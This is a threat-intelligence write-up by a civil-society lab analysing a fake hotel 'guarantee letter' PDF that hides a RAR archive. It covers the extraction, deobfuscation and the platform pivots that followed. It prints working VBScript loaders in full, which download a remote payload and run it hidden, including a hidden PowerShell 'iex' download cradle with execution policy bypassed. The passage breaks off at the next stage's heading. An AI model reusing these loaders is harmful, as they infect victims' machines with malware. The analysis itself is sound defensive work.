--[ Experiment 0x04: CTI Exercise - The Mysterious PDF ]--
October 2026
By: ZoqueLabsThis writing is distributed under a Creative Commons CC BY-SA (Acknowledgment - Share Alike) license.
Versión en Español
-[ToC ]-
-> 0x00 Enter -> 0x01 The PDF file -> 0x02 Pivoting in GTI -> 0x03 Decoding artifacts -> 0x04 Meeting the Golden Boa -> 0x05 Victomology -> 0x06 Cheap spyware, expensive liability -> 0x07 Where we decided to stop
–[ 0x00 Enter ]–
A few days ago we received a file sent by another Civil Society organization that works on digital issues. The file pretended to be a PDF, but it clearly looked suspicious. It had appeared in the context of an investigation by that organization.
The initial idea was simple: see what we could find out about that supposed PDF. We found it an interesting challenge and we started working on it. What followed was a rabbit hole that ended up taking us quite far: we found information about the possible origin of the file, a complete chain of infection for Windows —apparently used by several actors—, an operation aimed at infiltrating hotels and tourism companies in Latin America, various types of malware including commercial malware, ISPs whose infrastructure is being abused by these actors and even a character in Brazil whose role we still do not fully understand, but who seems to be related to infrastructure used in different parts of the operation.
All this, basically, using Bash —the Linux shell— and GTI, Google Threat Intelligence.
GTI, for those who don’t know it, is a commercial threat intelligence platform that integrates VirusTotal with other sources and tools that greatly facilitate investigations related to digital threats.
And here something a little controversial appears, and one that we thought about a lot before writing this writeup: doing this experiment using a commercial tool that is not exactly cheap implies that its reproducibility is more complicated for many of the people who read us. However, we also know that several Civil Society organizations have access to this tool —and other similar ones— but do not always use them very actively.
We also believe that access to these types of tools is important for our work and that we must join forces to keep them available within our ecosystem, because in many investigations they can be really useful.
Either way, with or without access to GTI, what this writeup seeks to illustrate is above all a way of thinking —a mindset— and a kind of quasi-research methodology that can be applied in different ways, even without commercial tools.
On the other hand, although this case does not seem to have been specifically directed against Civil Society and everything points more to a financially motivated cybercrime operation, it is an excellent example of an attack against a specific sector: it uses Windows as a gateway and ends up compromising the security not only of the attacked organizations, but potentially also from many of the people and organizations that interact with them. In this case, we are talking about the tourism sector: hotels, tour operators, travel agencies, among others.
The campaign seems to be widespread enough that, not by chance, it ended up affecting Civil Society. That’s how this file came into our hands.
One of the tasks that those of us who work in this ecosystem do is precisely to try to determine if an attack was targeted or if, for example, it is an economically motivated cybercrime campaign. That distinction can considerably change both the course of an investigation and the recommendations made to the affected person or organization.
In this specific case, although we had strong indications quite early that we were facing cybercrime, we decided to continue pulling the thread to see how far we could go. We did it as a way to learn, test our methodologies and be better prepared for more complex investigations.
Furthermore, this type of case is particularly useful as a public experiment: we can share what we found much more freely than in research related to a targeted attack, where the context, infrastructure, or even some of the findings could be considerably more sensitive.
At Zoque we have the idea that investigating cybercrime is not only useful for learning and developing investigative skills. It also helps us directly when we accompany organizations or people that have been affected by this type of attacks. Knowing these operations, their tools and their patterns allows us to more quickly recognize when we are facing an opportunistic campaign motivated by money and when there are elements that could point to a targeted attack. In our community, this difference can greatly change the course and conclusions of an investigation.
Without further ado, we invite you to get comfortable and enjoy this brick, which has a little bit of everything: social engineering, cheap but effective infection chains, open source and commercial malware, tons of infrastructure and some OPSEC errors from an operator apparently careless that ended up allowing us to identify a person related to the operation.
Come on!
–[ 0x01 The PDF file ]–
Original name: HOTEL GUARANTEE LETTER FB-12-8846 APRIL.REV
SHA256:30f1a5d60c9c0cb5e60a2372b0637e10b9de221284347ff5146cd97c991571cb
Size: 2.46 MB
The first thing that stands out is that the file has a .rev extension, not .pdf. However, when we see it in our file explorer on Linux, it appears with the icon of a PDF. We were able to verify the same behavior in an email client. In fact, if we double click on it in Linux, the system tries to open it with the PDF reader, which ends up showing an error.

Everything changes when we go to Windows. There the file appears associated with WinRAR, which makes much more sense: the .rev extension is used by WinRAR for its recovery volumes.
Why then does this file appear as a PDF in some places? Because it has a trick.
If we look at its content from the beginning, we find that the first line is:
%PDF-1.3
This string corresponds to the header that we normally find at the beginning of a PDF file. Linux and some other applications can inspect these first bytes —the so-called magic number or file signature— to try to determine the actual type of a file, regardless of its extension.
That’s why our Linux system thinks it’s looking at a PDF.
In Windows the behavior may be different: Explorer usually relies on the extension and file associations configured on the system. On our machine, .rev was associated with WinRAR and therefore the file appeared with its icon.
If we continue inspecting the first few bytes, everything seems to indicate that a legitimate PDF does indeed exist at the beginning of the file. The trick appears later.
WinRAR is capable of locating information from a RAR file within the file and processing it even if it is not found at the beginning. In our case, when opening the .rev with WinRAR, it ends up finding the embedded RAR file and displaying its contents.
In summary:
- On Windows, the .rev extension allows the file to be associated with WinRAR.
- Upon opening it, WinRAR inspects the contents and finds a valid RAR structure inside the file.
- If it finds it, it shows the files contained in it.
With this we can now pose a first hypothesis about the infection chain and the social engineering used to make a suspicious attachment seem more credible:
- A person receives an email related to a hotel reservation and a file that, in certain contexts, appears to be a PDF.
- The person tries to open it in Windows.
- Instead of a PDF document, it ends up in front of a WinRAR window.
- Inside the compressed file is another file that the attacker expects the person to execute.
At this point we have two paths, and in this writeup we are going to explore both: the usual, static analysis and dynamic analysis.
Static analysis
We can start by using binwalk to review the file and look for known structures inside. binwalk is a widely used tool for analyzing firmware images and other binary files, as it allows you to identify data and embedded formats. In our case it is useful to check if there really is a RAR hidden inside the fake PDF:
$ binwalk poisoned_pdf.rev

DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
0 0x0 PDF document, version: "1.3"
622 0x26E JPEG image data, JFIF standard 1.01, thumbnail 32x32
483086 0x75F0E JPEG image data, JFIF standard 1.01, thumbnail 32x32
496678 0x79426 JPEG image data, JFIF standard 1.01, thumbnail 32x32
883065 0xD7979 RAR archive data, version 5.x
1294257 0x13BFB1 JBOOT STAG header, image id: 7, timestamp 0x4D4B3B66, image size: 354005805 bytes, image JBOOT checksum: 0xA4C9, header JBOOT checksum: 0x49B5
Note that we renamed the file poisoned_pdf.rev.
binwalk identifies a PDF document from the byte 0, but also finds the header of a RAR file in the offset 883065.
That fits quite well with what we had observed: it appears to be a PDF to which a RAR file was later added.
The next thing is to separate that second part so you can study it on your own:
$ tail -c +883066 poisoned_pdf.rev > rar-file.rar
The tail command allows us to obtain the final part of a file —something like the opposite of head—. In this case we ask it to copy everything from byte 883066. We used that value because binwalk gave us an offset of 883065, counted from zero, while tail -c +N starts counting positions from one.
We redirect the result to a new file called rar-file.rar.
We already have the RAR.
When we open it we find two files:
HOTEL GUARANTEE LETTER FB-12-8846 APRIL .VBS
DNI.jpeg
The first one uses pretty much the same name as the original file, but now ends in .VBS: is a Visual Basic Script and, as we will see, it is the file that starts the next stage of the infection chain.
The second file, DNI.jpeg, helps lend credibility to the montage. It contains the image of a real ID and, as far as we could see, its function within the package seems to be limited to social engineering.
Unobfuscating the first script
If we open HOTEL GUARANTEE LETTER FB-12-8846 APRIL 1.VBS in a text editor, we’ll look at something like this:

At first glance there appears to be data pertaining to be an image. Very close to the beginning we can distinguish, for example, the string ftypavif, characteristic of AVIF files.
But there is one important detail: the lines begin with the character ', a single quote.
In VBScript, the single quote marks the beginning of a comment. That means that all those lines will be ignored during execution.
The idea is starting to become clear: a lot of seemingly legitimate data works as noise, while the code actually being executed is scattered among it in lines that don’t start with '.
To see only those lines we can use grep:
$ grep -v "^'" letter.vbs > script.vbs
We ask grep to display all lines that do not begin with a single quote and redirect the output to script.vbs.
If we check the result we get the first relevant script of this string:
Set shell = CreateObject("WScript.Shell")
Set fso = CreateObject("Scripting.FileSystemObject")
url = "https[:]//tcpkdkyp[.]elementor[.]cloud/wp-content/uploads/2026/04/hoje[.]txt"
Randomize
randName = "Calculator_" & Int(Rnd() * 100000) & ".vbs"
tempPath = fso.GetSpecialFolder(2) & "\" & randName
Set exec = shell.Exec("cmd /c curl -s " &url)
code = ""
Do Until exec.StdOut.AtEndOfStream
	line = exec.StdOut.ReadLine()
	code = code & line & vbCrLf
Loop
lines = Split(code, vbCrLf)
output = ""
inserted = False
For i = 0 To UBound(lines)
	‘%PDF-1.3
	output = output & lines(i) & vbCrLf
	‘%PDF-1.3
	If LCase(Trim(lines(i))) = "option explicit" And Not inserted Then
        output = output & "Dim sa" & Int(Rnd() * 100000) & vbCrLf
        inserted = True
	‘%PDF-1.3
	End If
Next
If Not inserted Then
	output = "Dim sa" & Int(Rnd() * 100000) & vbCrLf & output
End If
Set file = fso.CreateTextFile(tempPath, True)
file.Write output
file.Close
shell.Run """" & tempPath & """", 0, False
This file was not particularly difficult to deobfuscate. There were even some snippets like %PDF-1.3 left after our cleanup, but they don’t affect the code reading.
The technique used seems to consist of mixing the script with large amounts of data from other files —PDFs and images in this case—, converting those lines into comments using a simple quote. The result is a file that, seen quickly, does not look too much like a conventional payload, but is still a perfectly functional VBScript.
If we leave noise aside, the behavior is relatively simple:
- Download content from:
hxxps://tcpkdkyp[.]elementor[.]cloud/wp-content/uploads/2026/04/hoje.txt - Saves that content to a file whose name begins with
Calculator_, followed by a random number less than100000and the extension.vbs. - Before writing to disk, go through the lines looking for
Option Explicit. If it finds it, it immediately enters a Dim statement with a random name. If you can’t find it, add that statement at the beginning. - Save the result to the Windows temporary directory.
- Finally run the new script with
shell.Run, using0as a second argument to hide the window.
There is also a curious detail in the names: hoje means “today” in Portuguese, while the generated file uses Calculadora, in Spanish. We don’t know if this means anything yet, but it’s worth writing it down for later.
When we tried to access the URL from which hoje.txt was downloaded, the resource was no longer available.
That cuts us off on the direct path to the next stage, but leaves us with something equally valuable: a URL, a domain, and several indicators that we can search on threat intelligence platforms to try to reconstruct what was there.
But first, let’s talk a little about the other route.
Dynamic analysis
While doing the static analysis we decided to also test the file in ANY.RUN. For this exercise we use a free account, more than enough to observe this first part of the execution.
ANY.RUN is a platform that allows you to run files and scripts within an isolated Windows environment and observe what happens next: created processes, network connections, modified files, and other system events.
In our case we directly upload the original file.
The platform opens the file inside the sandbox and for a few seconds allows you to interact with the virtual machine. This is particularly useful here because it is not enough to open the fake PDF: we also have to manually open the .vbs that appears inside the RAR to continue the chain.
The full execution we did became publicly available: https://app.any.run/tasks/3cbe6334-ae7a-4b21-8ba6-561cc33e72f6

If we look at the process tree or network connections we can find the same URL that we had obtained during the static analysis. This allows us to experimentally confirm much of the behavior that we had deduced by reading the script.


We also tried to open DNI.jpeg, although in our execution we only got one error.
There is one small important detail to reproduce this analysis in ANY.RUN. Among the options available before starting the execution we must deactivate “Change extension to valid”. If we leave it enabled, the platform identifies the initial content as PDF and changes the extension .rev to .pdf, altering precisely the behavior we want to study.
Apparently, the trick can also confuse the sandbox.
Static vs. dynamic
This first part of the research leaves an interesting comparison.
Dynamic analysis with ANY.RUN allowed us to get very quickly to the main behavior of the file and confirm the network connection. Static analysis took a little more work, but showed us a lot more details about how this first stage was built, how obfuscation worked, and what exactly the script did before running the next payload.
And, more importantly, it left us a clue to continue with:
tcpkdkyp.elementor.cloud
The file we were looking for was no longer there.
But the Internet has memory. Let’s see then what we can find in threat intelligence platforms.
–[ 0x02 Pivoting in GTI ]–
Up to this point we had mainly worked on the file we received. We verified that, although it looked like a PDF, it actually contained an embedded RAR file and we managed to extract two files from it: DNI.jpeg and a VBS script that seemed to be responsible for continuing the chain of infection.
Before we went deeper manually, we decided to check if that file had already been analyzed by other people and what additional information we could find about it.
Searching for the file in GTI
One of the first things we did was use Google Threat Intelligence (GTI) to search for the SHA256 from the original file:
30f1a5d60c9c0cb5e60a2372b0637e10b9de221284347ff5146cd97c991571cb

The file had already been analyzed and had a lot of information associated with it. However, at first glance nothing particularly revealing appeared: GTI did not point it out as a clearly malicious file, although three engines had already flagged it as such.
It also did not appear related to any known actor, malware family or campaign.
So we decided to look a little beyond the main information in the file and review their relationships.
The relationships of the file
In Relations we found a section called Bundled Files, where two files appeared:
DNI.jpeg
HOTEL GUARANTEE LETTER FB-12-8846 APRIL -.VBS

This aligned exactly with what we had already discovered during the static analysis.
GTI had a record of DNI.jpeg, but we did not find the VBS as a standalone file that could be directly recovered.
At this stage, searching for the original file in GTI did not yield much more on its own; however, it did confirm that the artifacts we had manually extracted had also been observed by the platform.
So, we returned to the best lead we had: the URL found within the VBS.
The domain we discovered in the VBS
As we saw in the previous chapter, the script contained the following URL:
hxxps://tcpkdkyp[.]elementor[.]cloud/wp-content/uploads/2026/04/hoje[.]txt
We decided to search for the domain tcpkdkyp[.]elementor[.]cloud in GTI to see what else had been observed there.
The domain resolved to infrastructure protected by Cloudflare, something that in itself did not tell us much. The interesting thing appeared when we checked the URLs related to it:

We found three:
hxxps://tcpkdkyp[.]elementor[.]cloud/wp-content/uploads/2026/04/hoje[.]txt
hxxps://tcpkdkyp[.]elementor[.]cloud/wp-content/uploads/2026/03/vox[.]txt
hxxps://tcpkdkyp[.]elementor[.]cloud/wp-content/uploads/2026/03/t[.]txt
We already knew the first one because it appeared directly in the original VBS. The other two were new.
hoje.txt was no longer available when we did the research, so we couldn’t directly retrieve the next stage of our sample. But GTI had preserved traces of the other two files.
It was time to keep pulling the thread.
vox.txt
We start with vox.txt.

The file is again a VBScript.
The first thing it does is open a Google Spreadsheet in the browser:
Set objShell = CreateObject("WScript.Shell")
objShell.Run "hxxps://docs[.]google[.]com/spreadsheets/d/1hxQN7en-FtT2zE8CsYhfYBhUZfEfphho/edit?usp=drive_web&ouid=117346936205441373605&rtpof=true"
Currently that link does not show us useful content, so we cannot determine with certainty what function the sheet fulfilled within the campaign. It could be part of social engineering, a decoy, or simply a resource that has already been removed.
Then we found this:
Dim strUrl, strCmd, objShell

' ============ CONFIGURE A URL AQUI ===========
strUrl = "hxxps://tcpkdkyp[.]elementor[.]cloud/wp-content/uploads/2026/03/t[.]txt"
'==============================================

Set objShell = CreateObject("WScript.Shell")

strCmd = "powers" & _
         "hell.e" & _
         "xe -NoLogo -NoProfile -NonInteractive -WindowStyle Hidden -ExecutionPolicy Bypass -Command " & _
         """[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;" & _
         "$ProgressPreference='SilentlyContinue';" & _
         "$ErrorActionPreference='SilentlyContinue';" & _
         "ie" & _
         "x((New-Object Net.WebClient).DownloadString('" & strUrl & "'))"""

' 0 = Janela oculta,False = Nao esperar terminar
objShell.Run strCmd, 0, False
Set objShell = Nothing
There are several interesting details.
First, comments in Portuguese appear again:
SET UP URL HERE
Janela oculta, False = Nao esperar terminar
Second, the script splits some text strings —for example powershell.exe and iex— into several parts. It’s a fairly simple way to make certain suspicious strings not appear complete at first glance.
When reconstructing them, the behavior becomes clear: it runs powershell.exe covertly, downloads the contents of t.txt, and passes it to Invoke-Expression (iex) for direct execution.
And boom: there was precisely the other file that GTI had related to the domain.
t.txt
